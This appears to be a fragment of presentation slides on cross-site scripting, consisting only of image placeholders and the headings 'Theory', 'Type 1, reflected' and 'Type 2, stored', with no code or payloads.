
Cross-Site Scripting

Theory




Cross-Site Scripting

Type 1, reflected




Cross-Site Scripting

Type 2, stored



